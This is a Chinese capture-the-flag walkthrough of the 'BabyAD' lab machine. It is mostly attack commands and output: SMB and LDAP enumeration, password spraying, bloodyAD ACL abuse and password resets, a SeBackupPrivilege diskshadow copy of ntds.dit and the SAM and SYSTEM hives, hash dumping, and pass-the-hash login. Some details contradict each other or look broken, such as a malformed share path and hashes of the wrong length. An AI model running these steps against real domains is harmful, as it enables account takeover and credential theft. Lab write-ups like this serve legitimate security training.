

# BabyAD - Byxs20

## BabyAD

### 靶机信息

### 信息收集

### 端口扫描

```
export ip=10.10.10.128
```

PYTHON

```
rustscan -a $ip --ulimit 5000 -- -sV -sC
```

PYTHON

### 配置 hosts

```
nxc smb $ip --generate-hosts-file hostname
cat hostname | sudo tee -a /etc/hosts
```

PYTHON

## SMB - TCP 445

### SMB 枚举

```
nxc smb $ip -u '' -p '' --shares
nxc smb $ip -u 'guest' -p '' --shares
```

PYTHON

可以匿名读取：

```
smbclient //$/ip/"Technical Security Notice" -N
```

PYTHON

下载到 [技术安全通告.pdf](#)

## 一、密码使用强制规范

1. 严禁使用与本人账号名称、真实姓名、英文名、工号、邮箱前缀等高度相关或可推测的信息作为密码。
2. 严禁使用简单重复、顺序字符、常见弱口令或历史已泄露密码。
3. 密码应具备足够长度与复杂度，并确保与过往使用密码不存在明显关联。

## 二、历史弱密码整改要求

如您当前或曾经使用过与个人信息存在明显关联的密码配置，请务必立即完成修改。任何因未按要求整改而导致的账号安全事件，将依据公司信息安全管理规定进行责任认定。

## 三、统一安全检查说明

技术部将在近期对公司内部账号体系开展统一的安全合规性核查工作，包括但不限于弱口令检测、异常登录行为分析及权限配置审计。对于未通过检查的账号，将视情况采取强制修改、临时限制或进一步核查措施。

这种情况大概率密码用不了了，但是密码还可以被爆破出来的

## SMB 爬虫

PYTHON

```
nxc smb $ip -u 'guest' -p '' -M spider_plus
cat *.*.*.*.json | jq 'with_entries({key, value: (.value | keys)})'
```

## 域用户枚举

PYTHON

```
nxc smb $ip -u 'guest' -p '' --rid > sids
cat sids | grep -oP "\\\\K[^ ]+(?= \$(SidTypeUser))" | grep -v '\$' > user
cp user pass
```

## LDAP - TCP 389/636

### 匿名 LDAP

PYTHON

```
ldapsearch -H ldap://$ip -x -s base namingcontexts
ldapsearch -H ldap://$ip -x -b "DC=babyAD,DC=com" > ldap-anonymous
ldapsearch -H ldap://$ip -x -b "DC=babyAD,DC=com" '(objectClass=person)' > ldap-people
ldif_checker -f ldap-people
```

PYTHON

```
powerview @$ip --no-pass --web
```

PYTHON

```
nxc smb $ip -u 'wackymaker' -p 'wackymaker' -M change-password -o  
NEWPASS=password@2025
```

## 爆破

PYTHON

```
nxc smb $ip -u user -p pass --continue-on-success
```


由于我密码修改过了，所以就不截图了

## Shell as BACKUP-OPT

### Bloodhound

PYTHON

```
bloodhound-python -u 'wackymaker' -p 'password@2025' -d babyAD.com -ns $ip -dc  
BABYAD.babyAD.com -c All --zip -v
```



#### 1. 修改 Owner

PYTHON

```
bloodyAD --host $ip -d bloody -u 'wackymaker' -p 'password@2025' set owner  
ACCAADMINS WACKYMAKER
```

#### 2. 添加权限

PYTHON

```
bloodyAD --host $ip -d bloody -u 'wackymaker' -p 'password@2025' add genericAll  
ACCAADMINS WACKYMAKER
```

#### 3. 添加到组

PYTHON

```
bloodyAD --host $ip -d bloody -u 'wackymaker' -p 'password@2025' add groupMember  
ACC_ADMIN WACKYMAKER
```

#### 4. 修改密码

PYTHON

```
bloodyAD --host $ip -d bloody -u 'wackymaker' -p 'password@2025' set password  
BABYAD-ADMIN password@2025
```

#### 5. 修改密码

PYTHON

```
bloodyAD --host $ip -d bloody -u 'BABYAD-ADMIN' -p 'password@2025' set password  
ACCN-OPT password@2025
```

打过去后发现这个组感觉也没那么好提权，调转方法打 **BACKUP-OPT** 用户，他属于 **BACKUP OPERATORS** 组

PYTHON

```
bloodyAD --host $ip -d bloody -u 'BACKUP-OPT' -p 'password@2025' set password  
ACCN-OPT password@2025
```

## WinRM

PYTHON

```
bloodyAD --host $ip -d bloody -u 'BACKUP-OPT' -p 'password@2025' set password  
ACCN-OPT password@2025
```

PYTHON

```
evil-winrm-py PS C:\Users> type user.txt  
a3f5c9e47d2b1a8f
```

## Privesc: BACKUP-OPT -> Administrator

提权到 **Administrator** 步骤如下：

### 1. 导入 DLL

PYTHON

```
import-module .\SeBackupPrivilegeCmdLets.dll  
import-module .\SeBackupPrivilegeUtils.dll
```

### 2. 本地 Kali 创建 **vss.dsh** 文件，内容如下

PYTHON

```

set context persistent nowriters
set metadata c:\\programdata\\test.cab
set verbose on
add volume c: alias test
create
expose %test% z:

```

注意：`c:\\programdata` 是您上传 dll 并创建 test. Cab 的可写路径

### 3. 更改文件格式

PYTHON

```
unix2dos vss.dsh
```

将文件上传到 `C:\\programdata`

### 4. 使用 diskshadow 探索 copy 的功能

PYTHON

```
diskshadow /s c:\\programdata\\vss.dsh
```

### 5. 现在您可以复制任何文件

将任何文件复制到 present dir，然后将其下载到您的系统。我们将获取 ntds. Dit 和 system。

PYTHON

```

# 这题没有域环境，这个也不是域控所以没有 ntds.dit 文件
Copy-FileSeBackupPrivilege z:\\Windows\\ntds\\ntds.dit c:\\programdata\\ntds.dit
# 可以导出注册表
reg save HKLM\\SAM C:\\programdata\\SAM
# 可以导出注册表
reg save HKLM\\SYSTEM C:\\programdata\\SYSTEM
# 提示错误没有权限
reg save HKLM\\SECURITY C:\\programdata\\SECURITY

```

现在我们可以看到 SAM 和 SYSTEM 文件都在我们现在的目录中，您还可以获取其他敏感文件。

### 6. 下载 `SAM`、`SYSTEM` 到本地

PYTHON

```
impacket-secretsdump -system SYSTEM -sam SAM LOCAL
```

```
kali@Byxs20 ~ dsz/Windwos/babyAD impacket-secretsdump -sam SAM -system SYSTEM LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9aec2145c768b9975d683cbd0b2138e0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[*] Cleaning up ...
```

加上 `ntds.dit` 这样整个域凭证都拿下了

PYTHON

```
impacket-secretsdump -sam SAM -system SYSTEM -ntds ntds.dit LOCAL
```

```
kali@Byxs20 ~ dsz/Windwos/babyAD impacket-secretsdump -sam SAM -system SYSTEM -ntds ntds.dit LOCAL
Impacket v0.13.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x9aec2145c768b9975d683cbd0b2138e0
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: ca0a78b7f0d8e8d570163049c1742318
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
BABYAD$:1000:aad3b435b51404eeaad3b435b51404ee:1eb9a569e97548b6a4629f64979a193c :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6fab09b974ecbb7ba5447a076f494689 :::
wackymaker:1104:aad3b435b51404eeaad3b435b51404ee:838e18ea954162b03ddeaf84fa0284139 :::
babyad.com\babyad-admin:1105:aad3b435b51404eeaad3b435b51404ee:656d231c131a8f1ea8fd1138b8185674 :::
backup-opt:1106:aad3b435b51404eeaad3b435b51404ee:5ad41e36af059c77865edbc22925c33c :::
server-opt:1107:aad3b435b51404eeaad3b435b51404ee:d99f9d8da6dad6dcae6b0d96104a445b :::
accn-opt:1108:aad3b435b51404eeaad3b435b51404ee:b9a7a7fcc60bdb049811e7c7388112a3 :::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:0218bc05d978eff9d49b5578b0b82d2b6f6fd19b47b55f91c07a555dac208574
Administrator:aes128-cts-hmac-sha1-96:4f3a074e29171c06ab3db041c1be2128
Administrator:des-cbc-md5:34701cccb6efb9704
BABYAD$:aes256-cts-hmac-sha1-96:37cba9fb078f11a30748756fd92ff7c64af78ca036f546c7ee10326ee3cf20
BABYAD$:aes128-cts-hmac-sha1-96:d896106e4587e25cb645b44c5f2aef0c
BABYAD$:des-cbc-md5:d3b02ac8106ba89e
krbtgt:aes256-cts-hmac-sha1-96:d24121bf2b99d3645b4d7360107674ba6e9f3c55ba79d3d508906e29f1e8a81e
krbtgt:aes128-cts-hmac-sha1-96:5ed92e70800a8bc3da8e8a9220807d5e
krbtgt:des-cbc-md5:2546020262f197a7
wackymaker:aes256-cts-hmac-sha1-96:9f8fc1b72c86c3881697938460386a078d0e062c07773f60961b5ef037571977
wackymaker:aes128-cts-hmac-sha1-96:2ef671fea3cbc6a11689c264636cf316
```

## WinRM

PYTHON

```
evil-winrm-py -i $ip -u 'Administrator' -H 'bbabdc192282668fe5190ab0c5150b34'
```

PYTHON

```
evil-winrm-py PS C:\Users\Administrator> type Desktop\root.txt
6e9d14c2b7f08a53
```